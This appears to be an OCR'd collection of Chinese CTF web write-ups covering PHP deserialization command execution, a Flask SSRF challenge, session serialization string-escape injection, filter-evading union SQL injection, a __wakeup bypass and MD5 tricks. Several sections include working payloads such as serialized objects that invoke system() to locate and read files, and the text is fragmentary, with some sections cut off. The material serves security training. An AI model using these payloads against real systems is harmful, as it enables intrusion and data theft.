

执行file_get_contents。可以看到index.php的源代码。里面有一个十分严格的过滤，几乎过滤了所有危险函数。下面是一个类，里面有析构函数func，可以考虑到使用反序列化构造命令执行。



```php
<?php
$disable_fun = array("exec","shell_exec","system","passthru","proc_open","show_source","phpinfo","popen","dl","eval","proc_terminate","touch","escapeshellcmd","escapeshellarg","assert","substr_replace","call_user_func_array","call_user_func","array_filter", "array_walk",  "array_map","registregister_shutdown_function","register_tick_function","filter_var", "filter_var_array", "uasort", "uksort", "array_reduce","array_walk", "array_walk_recursive","pcntl_exec","fopen","fwrite","file_put_contents");
function gettime($func, $p) {
    $result = call_user_func($func, $p);
    $a= gettype($result);
    if ($a == "string") {
        return $result;
    } else {return "";}
}
class Test {
    var $p = "Y-m-d h:i:s a";
    var $func = "date";
    function __destruct() {
        if ($this->func != "") {
            echo gettime($this->func, $this->p);
        }
    }
}
$func = $_REQUEST["func"];
$p = $_REQUEST["p"];

if ($func != null) {
    $func = strtolower($func);
    if (!in_array($func,$disable_fun)) {
        echo gettime($func, $p);
    }else {
        die("Hacker...");
    }
}
?>
```

2.反序列化,构造exp


```php
<?php
class Test {
    var $p = "ls";
    var $func = "system";
    function __destruct() {
        if ($this->func != "") {
            echo gettime($this->func, $this->p);
        }
    }
}

$a=new Test();
echo serialize($a);
```



但是找不到flag在哪。构造exp。


```
func=unserialize&p=O:4:"Test":2:{s:1:"p";s:18:"find%20/%20-name%20flag*";s:4:"func";s:6:"system";}
```

3.直接readfile。



或者直接：


```
O:4:"Test":2:{s:1:"p";s:25:"cat%20$(find%20/%20-name%20flag*)";s:4:"func";s:6:"system";}
```



法二：

命名空间绕过黑名单：


```
func=\exec&p=ls
```



读取flag：

func

[De1CTF 2019]SSRF Me




```
#! /usr/bin/env python
# encoding=utf-8
from flask import Flask
```

```python
from flask import request
import socket
import hashlib
import urllib
import sys
import os
import json
reload(sys)
sys.setdefaultencoding('latin1')
app = Flask(__name__)
secert_key = os.urandom(16)
class Task:
    def __init__(self, action, param, sign, ip):  # python得构造方法
        self.action = action
        self.param = param
        self.sign = sign
        self.sandbox = md5(ip)
        if (not os.path.exists(self.sandbox)):  # SandBox For Remote_Addr
            os.mkdir(self.sandbox)
    def Exec(self):  # 定义的命令执行函数，此处调用了scan这个自定义的函数
        result = {}
        result['code'] = 500
        if (self.checkSign()):
            # md5(secert_key + self.action + self.param).hexdigest() == self.sign
            # md5(secert_key + self.action + self.param).hexdigest() == hashlib.md5(secert_key + param + "scan")
.hexdigest()
            if "scan" in self.action:  # action要写scan
                tmpfile = open("./%s/result.txt" % self.sandbox, 'w')
                resp = scan(self.param)  # 此处是文件读取得注入点
                # resp = urllib.urlopen(param).read()
                if (resp == "Connection Timeout"):
                    result['data'] = resp
                else:
                    print resp  # 输出结果
                    tmpfile.write(resp)
                    tmpfile.close()
                result['code'] = 200
            if "read" in self.action:  # action要加read
                f = open("./%s/result.txt" % self.sandbox, 'r')
                result['code'] = 200
                result['data'] = f.read()
            if result['code'] == 500:
                result['data'] = "Action Error"
        else:
            result['code'] = 500
            result['msg'] = "Sign Error"
        return result
    def checkSign(self):
        if (getSign(self.action, self.param) == self.sign):  # !!!校验
            return True
        # md5(secert_key + param + action).hexdigest()
        else:
            return False
# generate Sign For Action Scan.
@app.route("/geneSign", methods=['GET', 'POST'])  # !!!这个路由用于测试
def geneSign():
    param = urllib.unquote(request.args.get("param", ""))
    action = "scan"
    return getSign(action, param)
# hashlib.md5(secert_key + param + action).hexdigest()
```

```python
# hashlib.md5(secert_key + param + action).hexdigest()
# hashlib.md5(secert_key + param + "scan").hexdigest()
@app.route('/De1ta', methods=['GET', 'POST'])  # 这个路由是我萌得最终注入点
def challenge():
    action = urllib.unquote(request.cookies.get("action"))
    param = urllib.unquote(request.args.get("param", ""))
    sign = urllib.unquote(request.cookies.get("sign"))
    ip = request.remote_addr
    if (waf(param)):
        return "No Hacker!!!!"
    task = Task(action, param, sign, ip)
    return json.dumps(task.Exec())
@app.route('/')  # 根目录路由，就是显示源代码得地方
def index():
    return open("code.txt", "r").read()
def scan(param):  # 这是用来扫目录得函数
    socket.setdefaulttimeout(1)
    try:
        return urllib.urlopen(param).read()[:50]
    except:
        return "Connection Timeout"
def getSign(action, param):  # !!!这个应该是本题关键点,此处注意顺序先是param后是action
    return hashlib.md5(secert_key + param + action).hexdigest()
def md5(content):
    return hashlib.md5(content).hexdigest()
def waf(param):  # 这个waf比较没用好像
    check = param.strip().lower()
    if check.startswith("gopher") or check.startswith("file"):
        return True
    else:
        return False
if __name__ == '__main__':
    app.debug = False
    app.run(host='0.0.0.0')
```

一个flask代码。提示flag在flag.txt
有两个地方可以传参：路由/geneSign和/De1ta

```
@app.route("/geneSign", methods=['GET', 'POST'])  # !!!这个路由用于测试
def geneSign():
    param = urllib.unquote(request.args.get("param", ""))
    action = "scan"
    return getSign(action, param)
# hashlib.md5(secert_key + param + action).hexdigest()
# hashlib.md5(secert_key + param + "scan").hexdigest()
@app.route('/De1ta', methods=['GET', 'POST'])  # 这个路由是我萌得最终注入点
def challenge():
```


先看第二个因为里面构造了上面的类Task

```
    if (waf(param)):
        return "No Hacker!!!!"
    task = Task(action, param, sign, ip)
```

param传参要绕过waf（），waf()检测参数param开头不能有"gopher"和"file"
然后return json.dumps(task.Exec())
task里面的Exec（）方法最后return result，我们要想办法把flag和result关联，然后就相当于return flag。
要想这样就要通过Exec()方法的种种 if 判断
第一个 if (self.checkSign())

[安洵杯 2019]easy_serialize_php

```php
<?php

$function = @$_GET['f'];

function filter($img){
        $filter_arr = array('php','flag','php5','php4','fl1g');
        $filter = '/'.implode('|',$filter_arr).'/i';
        return preg_replace($filter,'',$img);
}


if($_SESSION){
        unset($_SESSION);
}

$_SESSION["user"] = 'guest';
$_SESSION['function'] = $function;

extract($_POST);

if(!$function){
        echo '<a href="index.php?f=highlight_file">source_code</a>';
}

if(!$_GET['img_path']){
        $_SESSION['img'] = base64_encode('guest_img.png');
}else{
        $_SESSION['img'] = sha1(base64_encode($_GET['img_path']));
}

$serialize_info = filter(serialize($_SESSION));

if($function == 'highlight_file'){
        highlight_file('index.php');
}else if($function == 'phpinfo'){
        eval('phpinfo();'); //maybe you can find something in here!
}else if($function == 'show_image'){
        $userinfo = unserialize($serialize_info);
        echo file_get_contents(base64_decode($userinfo['img']));
}
```


首先代码审计：

1.filter函数就是正则匹配 /php|flag|php5|php4|fl1g/i 替换为空

2.给session初始化，把session序列化了然后调用filter函数

（补充：extract函数：将变量从数组中导入当前的符号表，这里就是把post数组里的取出来变成php变量，就比如我们post传a=123,那它经过这个函数就变成了

$a= 123，而且它默认在变量名冲突的时候进行覆盖，这就导致了变量覆盖漏洞。）3.最后面有个提示，我们

直接搜一些敏感点，fopen、disable_、root等等。第二行看到了独特的文件名。（还好和这些敏感点离得近）

arg_separator.output	&	&
auto_append_file	d0g3_f1ag.php	d0g3_f1ag.php
auto_globals_jit	On	On
auto_prepend_file	*no value*	*no value*
browscap	*no value*	*no value*
default_charset	UTF-8	UTF-8
default_mimetype	text/html	text/html
disable_classes	*no value*	*no value*

直接访问文件名，访问不出来，看到之前的源代码最后有file_get_contents函数，肯定就是要我们读取这个文件了。

```
if($function == 'highlight_file'){
        highlight_file('index.php');
}else if($function == 'phpinfo'){
        eval('phpinfo();'); //maybe you can find something in here!
}else if($function == 'show_image'){
        $userinfo = unserialize($serialize_info);
        echo file_get_contents(base64_decode($userinfo['img']));
}
```


读取是有前提的，`$function`我们可以通过`$f`直接赋值。
现在我们就要`base64_decode($userinfo['img'])=d0g3_f1ag.php`。
那么就要`$userinfo['img']=ZDBnM19mMWFnLnBocA==`。
而`$userinfo`又是通过`$serialize_info`反序列化来的。
`$serialize_info`又是通过`session`序列化之后再过滤得来的。

session里面的img在这里赋值，我们指定的话会被sha1哈希，到时候就不能被base64解密了。这里就到了一个难点了。

```
if(!$_GET['img_path']){
        $_SESSION['img'] = base64_encode('guest_img.png');
}else{
        $_SESSION['img'] = sha1(base64_encode($_GET['img_path']));
}
```

我们看到上面的过滤函数，会把一些长度的字符替换为0

直接看payload分析：

```
_SESSION[user]=flagflagflagflagflagflag&_SESSION[function]=a";s:8:"function";s:7:"H9_dawn";s:3:"img";s:20:"ZDBnM
19mMWFnLnBocA==";}
```

因为有变量覆盖漏洞，所以它可以直接这样被赋值进去。然后session被序列化之后会变成这样：（方头括号我自己加的，方便看的清楚，括号里是我们传的变量值）

```
a:3:{s:4:"user";s:24:"flagflagflagflagflagflag";s:8:"function";s:68:"【a";s:8:"function";s:7:"H9_dawn";s:3:"img"
;s:20:"ZDBnM19mMWFnLnBocA==";}】";s:3:"img";s:28:"L3VwbG9hZC9ndWVzdF9pbWcuanBn";}
```

然后这串字符串经过过滤函数之后，会变成：

```
a:3:{s:4:"user";s:24:"";s:8:"function";s:68:"【a";s:8:"function";s:7:"H9_dawn";s:3:"img";s:20:"ZDBnM19mMWFnLnBocA==";}】";s:3:"img";s:28:"L3VwbG9hZC9ndWVzdF9pbWcuanBn";}
```

可以看到，24后面的6个flag被替换为空了，但是指定的长度还是24，怎么办呢？它会往后吞，不管什么符号，都吞掉24个字符。吞完之后变成了这样。

```
a:3:{s:4:"user";s:24:"【";s:8:"function";s:68:"a】";s:8:"function";s:7:"H9_dawn";s:3:"img";s:20:"ZDBnM19mMWFnLnBocA==";}";s:3:"img";s:28:"L3VwbG9hZC9ndWVzdF9pbWcuanBn";}
```

看，括号里的字符串就变成了user的值，这时候我们自己输入的function参数和img参数，就把真的参数替代掉了。
注意格式，我看别人的WP没有function参数也是可以的，但是必须要凑够3个参数，因为一开始序列化的时候指定了有3个参数。
get传 f=show_image,
post传：


```
_SESSION[user]=flagflagflagflagflagflag&_SESSION[function]=a";s:8:"function";s:7:"H9_dawn";s:3:"img";s:20:"ZDBnM19mMWFnLnBocA==";}
```

SWPUCTF2019 web1

进来首先是个登录页面,注册登录，进入广告界面，不按套路出牌，考的是sql注入的新姿势，利用了无列名注入。

随便试了几个payload,发现order,and,or都被过滤了。由于order被过滤了，没法用order by子句判断目标表的列数了。这里我就逐渐增加字段数，这样慢慢的发现竟然有22个字段,并且第2，3列是显示列

```
-1'/**/union/**/select/**/1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22/**/&&/**/'1'='1
```




```
-1'/**/union/**/select/**/1,2,database(),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22/**/&&/**/'1'='1
```

广告详情

广告名	广告内容	状态
2	web1	待管


```
-1'/**/union/**/select/**/1,2,group_concat(table_name)/**/from/**/information_schema.tables/**/where/**/table_schema='web1'/**/,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22/**/&&/**/'1'='1
```

但是information被过滤了，实际上是or被过滤了，导致order，or，information这些字都被过滤了。那怎么查到表名？在网上搜索才知道mysql在5.7版本之后还有一个sys系统表sys.schema_auto_increment_columns，作用和information_schema是相似的。

```
-1'/**/union/**/select/**/1,2,(select/**/group_concat(table_name)/**/from/**/sys.schema_auto_increment_columns /**/where/**/table_schema=database()),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22/**/&&/**/'1'='
```

但是试了一下报错,页面说sys.schema_auto_increment_columns这个表不存在。但是根据刚才试列数是页面报的错才知道mysql.innodb_table_stats这个表也可以用，也类似于information_schema

```
-1'/**/union/**/select/**/1,2,(select/**/group_concat(table_name)/**/from/**/mysql.innodb_table_stats/**/where/**/database_name=database()),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22/**/&&/**/'1'='
```

广告详情

广告名	广告内容
2	ads,users


```
-1'/**/union/**/select/**/1,2,(select/**/group_concat(b)/**/from/**/(select/**/1,2,3/**/as/**/b/**/union/**/select/**/*/**/from/**/users)x),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22/**/&&/**/'1'='1
```


广告详情

广告名	广告内容
2	3,flag{98fcafb6-04d1-4b03-a161-7f43739fd2cc},53e217ad4c721eb9565cf25a5ec3b66e,6b531bf923d53cf1ccd85c26dd2bb4(


[极客大挑战 2019]PHP

常见的网站源码备份文件扫描脚本

```
import requests

url1 = 'http://xxx.com'  # url为被扫描地址，后不加‘/’

# 常见的网站源码备份文件名
list1 = ['web', 'website', 'backup', 'back', 'www', 'wwwroot', 'temp']
# 常见的网站源码备份文件后缀
list2 = ['tar', 'tar.gz', 'zip', 'rar']

for i in list1:
    for j in list2:
        back = str(i) + '.' + str(j)
        url = str(url1) + '/' + back
        print(back + '    ', end='')
        print(requests.get(url).status_code)
```



输入就下载到一个压缩包



flag.php里面是一个假flag

打开index.php：

```
<div style="text-shadow:0px 0px 5px;to
<?php
include 'class.php';
$select = $_GET['select'];
$res=unserialize(@$select);
?>
</div>
```

打开class.php得到：

```php
<?php
include 'flag.php';


error_reporting(0);


class Name{
    private $username = 'nonono';
    private $password = 'yesyes';

    public function __construct($username,$password){
        $this->username = $username;
        $this->password = $password;
    }

    function __wakeup(){
        $this->username = 'guest';
    }

    function __destruct(){
        if ($this->password != 100) {
            echo "</br>NO!!!hacker!!!</br>";
            echo "You name is: ";
            echo $this->username;echo "</br>";
            echo "You password is: ";
            echo $this->password;echo "</br>";
            die();
        }
        if ($this->username === 'admin') {
            global $flag;
            echo $flag;
        }else{
            echo "</br>hello my friend~~</br>sorry i can't give you the flag!";
            die();


        }
    }
}
?>
```


根据index.php可以知道要使password=100和username='admin',进行序列化：


```php
<?
class Name
{
private $username = 'admin';
private $password = '100';
}
$a = new Name();
echo serialize($a);
?>
```

```
O:4:"Name":2:{s:14:"Nameusername";s:5:"admin";s:14:"Namepassword";s:3:"100";}
请按任意键继续. . .
```

```
/index.php?select=O:4:"Name":3:{s:14:"%00Name%00username";s:5:"admin";s:14:"%00Name%00password";i:100;}
```

[BJDCTF2020]Easy MD5





先抓包来看看，结果看到：

PHP中md5函数如果第二个参数设为true，返回的是二进制内容，如果能恰好凑出类似'or的字符串，就可以构成SQL注入。
有两个类似的字符串：

```
129581926211651571912466741651878684928
md5值为：
\x06\xdaT0D\x9f\x8fo#\xdf\xc1'or'8
ffifdyop
md5值为：
'or'6\xc9]\x99\xe9!r,\xf9\xedb\x1c
```

第一个没用，第二个就进入：

不安全 | 4942ecd6-ece0-496a-a80a-3213218fa1f0.node3.buuoj.cn/levels91.php

Do You Like MD5?


```
<!--
$a = $GET['a'];
$b = $_GET['b'];

if($a != $b && md5($a) == md5($b)){
    // wow, glzjin wants a girl friend.
-->

<!DOCTYPE html>
```

这里使用的两个等号，也可以借助弱类型来绕过一下。即找两个加密后是0e开头的字符串即可。

不安全 | 4942ecd6-ece0-496a-a80a-3213218fa1f0.node3.buuoj.cn/levell14.php

```
<?php
error_reporting(0);
include "flag.php";

highlight_file(__FILE__);

if($_POST['param1']!==$_POST['param2']&&md5($_POST['param1'])===md5($_POST['param2'])){
        echo $flag;
}
```

Elements Console Sources Network Performance Memory Application Security Lighthouse HackBar

LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSTI ENCODING HASHING

